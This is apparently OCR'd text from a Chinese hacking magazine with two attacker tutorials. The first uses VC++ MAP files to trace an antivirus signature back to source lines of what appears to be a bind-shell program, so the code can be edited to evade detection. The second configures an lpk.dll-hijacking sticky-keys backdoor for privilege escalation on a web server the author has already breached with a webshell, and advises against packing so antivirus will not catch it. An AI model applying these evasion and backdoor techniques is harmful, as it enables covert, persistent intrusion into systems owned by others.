


图2

我们选择“C/C++”选项卡，然后在“工程选项”中输入/zd（如图3）。




图3

下面打开“连接”选项卡（如图4）。




图4

选中“产生map文件”的选项，并在“工程选项”中添加新的指令**/mapinfo:lines**（如图5）。




图5

在这些配置都完成后，我们点击编译连接就可以生成map文件，生成后的map文件位于debug或release目录中（如图6）。




图6

小知识：什么是MAP文件？简单地讲，MAP文件是程序的全局符号、源文件和代码行号信息的唯一的文本表示方法，是整个程序工程信息的静态文本。它可以在任何地方、任何时候使用，不需要有额外的程序进行支持，仅仅通过一个文本阅读工具如Ultra Edit就可以打开了，我们可以使用记事本直接编辑它，通过这个文件我们定位出内存地址中的代码所对应的源程序的代码，这样我们就可以对源程序进行免杀了。

获取了map文件之后，我们来看一下这个map文件应该怎么使用。我们使用记事本打开这个文件之后可以看到很多的数据（如图7）。

```
Preferred load address is 00400000

Start          Length     Name        Class
0001:00000000 00010746H .text         CODE
0001:00010746 0001000aH .textbss      CODE
0002:00000000 00001388H .rdata        DATA
0002:00001388 00000000H .edata        DATA
0003:00000000 00000104H .CRT$XCA      DATA
0003:00000104 00000104H .CRT$XCZ      DATA
0003:00000208 00000104H .CRT$XIA      DATA
0003:0000030c 00000109H .CRT$XIC      DATA
```

图7

但我们最需要的是下面列出的这两部分信息。

第一部分：

```
   Address         Publics by Value
Rva+Base     Lib:Object

   0001:00000010       _main
00401010 f   0pipe.obj
   0001:00000234       _CreateProcessA@40
00401234 f   kernel32:KERNEL32.dll
   0001:0000023a       _accept@12
0040123a f   Ws2_32:WS2_32.dll
   0001:00000240       _listen@8
00401240 f   Ws2_32:WS2_32.dll
   0001:00000246       _bind@12
00401246 f   Ws2_32:WS2_32.dll
   0001:0000024c       _htons@4
0040124c f   Ws2_32:WS2_32.dll
   0001:00000252       _WSASocketA@24
00401252 f   Ws2_32:WS2_32.dll
   0001:00000258       _WSAStartup@8
00401258 f   Ws2_32:WS2_32.dll
   0001:00000260       _memset
00401260 f   LIBCD:memset.obj
   0001:000002c0       __chkesp
004012c0 f   LIBCD:chkesp.obj
   0001:00000300       _mainCRTStartup
00401300 f   LIBCD:crt0.obj
   0001:00000430       __amsg_exit
00401430 f   LIBCD:crt0.obj
//////////////////////////////////////////////
```

第二部分：

```
   entry point at        0001:00000300

 Line numbers for .\Debug\0pipe.obj(c:\docu-
ments and settings\administrator\桌面\稿子\vc++源
码免杀实例分析\代码\0pipe.cpp) segment .text

         7 0001:00000010      13 0001:0000002e
16 0001:00000049     20 0001:0000006a
        21 0001:00000073      22 0001:0000008e
23 0001:00000098     24 0001:000000bd
        27 0001:000000db      28 0001:000000e5
31 0001:0000010f     32 0001:00000122
        33 0001:0000012c      34 0001:00000135
36 0001:0000013e     37 0001:00000162
        40 0001:00000179      42 0001:000001b1
43 0001:000001b3
```

这里的两组数据分别是函数与行偏移，例如：23 0001:00000098，说明的就是行偏移未98的行数是23行。

通过第一部分的信息我们评估出我们的特征码位置是在源代码中的那个函数中，通过第二部分信息我们确定特征码所隶属的源代码的行位置。现在我们假设我们程序的特征码的偏移地址是10e，对应的内存地址就是0040110e，我们从第一部分的“Rva+Base”中可以发现0040110e这个内存地址靠近00401010，所以我们可以确定我们的特征码位于main函数中。（由于这里笔者的自定义函数只有一个大的主函数所以只可能在main中。这里要注意，我们不能选择系统的函数，因为这些函数不在我们的源代码中，我们只是使用了系统的函数，例如：_CreateProcessA@40）。

下面我们就要开始定位具体的代码行数了，这里有一个计算公式如下所示：

行偏移 = 内存地址（Mem Address）－ 基地址（ImageBase Address）－ 0x1000（由于一般的 PE 文件的代码段都是从0x1000偏移开始的）。通过这个公式我们就可以确定出源代码的行位置来。行数=0040110e-00400000-1000=10e，这样我们就可以确定特征码对应的源代码的行位置大约是10e的位置。我们通过第二部分来查找一下，10e最靠近10f，也就是“31 0001:0000010f”，这样我们就定位在了31行附近。由于特征码的位置较31行小，所以第31行前面的才是我们特征码的具体位置，这里假设我们定位的特征码是2个字节，那么特征所在的源代码的函数就应该是30行，对应源代码中的**STARTUPINFO si;**。当然一般情况特征码定位不会出现赋值语句上，这里只是举个案例为大家讲解。

找到了源代码之后剩下的就是修源程序了，至于怎么修改就要看大家了，方法很多，不过笔者推荐使用内联汇编，这样的效果最好。

（文章中所涉及到得程序已经收录在光盘中）

利用lpk.dll提权

txcbg

接触到lpk.dll比较偶然，有一个网站拿到了webshell但是提权一直没搞定，然后在土司看到了Rices发的一个利用lpk.dll提权的粘滞键后门工具，觉得可以用来提权，就下载了来看看。

一。利用lpk劫持方式粘滞键后门提权




图1




图2

我下载了Rices提供的lpk劫持方式粘滞键后门，在虚拟机里的Windows 2003系统中测试可用，把工具的用法简单介绍给大家。利用lpk.dll提权需要满足的条件是你对服务器开机运行的可执行文件或管理员可能运行的可执行文件所在的目录拥有可写权限。我一直想提权但没成功的那台服务器满足这个条件。打开Rices发的利用lpk.dll的粘滞键后门，界面如图1。

这是个lpk.dll粘滞键后门的生成器。在生成器中有两个东西需要设置，一个是呼出后门的热键设置，另一个是后门的验证密码。呼出后门的热键是后门运行后你在终端服务的登录验证界面调出后门程序需要按的键盘上的键，由于需要同时按下，为了方便，我设置为键盘上连着的ASD键，不能直接输入ASD，需要写ASD对应的热键代码，作者在软件目录下给出了一份热键代码表，通过表查到ASD对应的热键代码分别为65，83，68，如图2。

热键1写65，热键2写83，热键3写68。后门的验证密码可以随便设置，这里我设置为123456。选中“Upx压缩，可以有效减小体积”选项后可以对生成的lpk.dll进行压缩，视自己的需要进行选择，不过为了防止被杀毒软件因加壳而查杀个人建议不要进行压缩。我选择不压缩点“生成”按钮后生成了lpk.dll。来测试下生成的lpk.dll好用不。把生成的lpk.dll复制到一个有exe文件的目录下，这里我复制到啊D所在的目录，然后运行啊D的可执行文件，打开啊D，如图3。

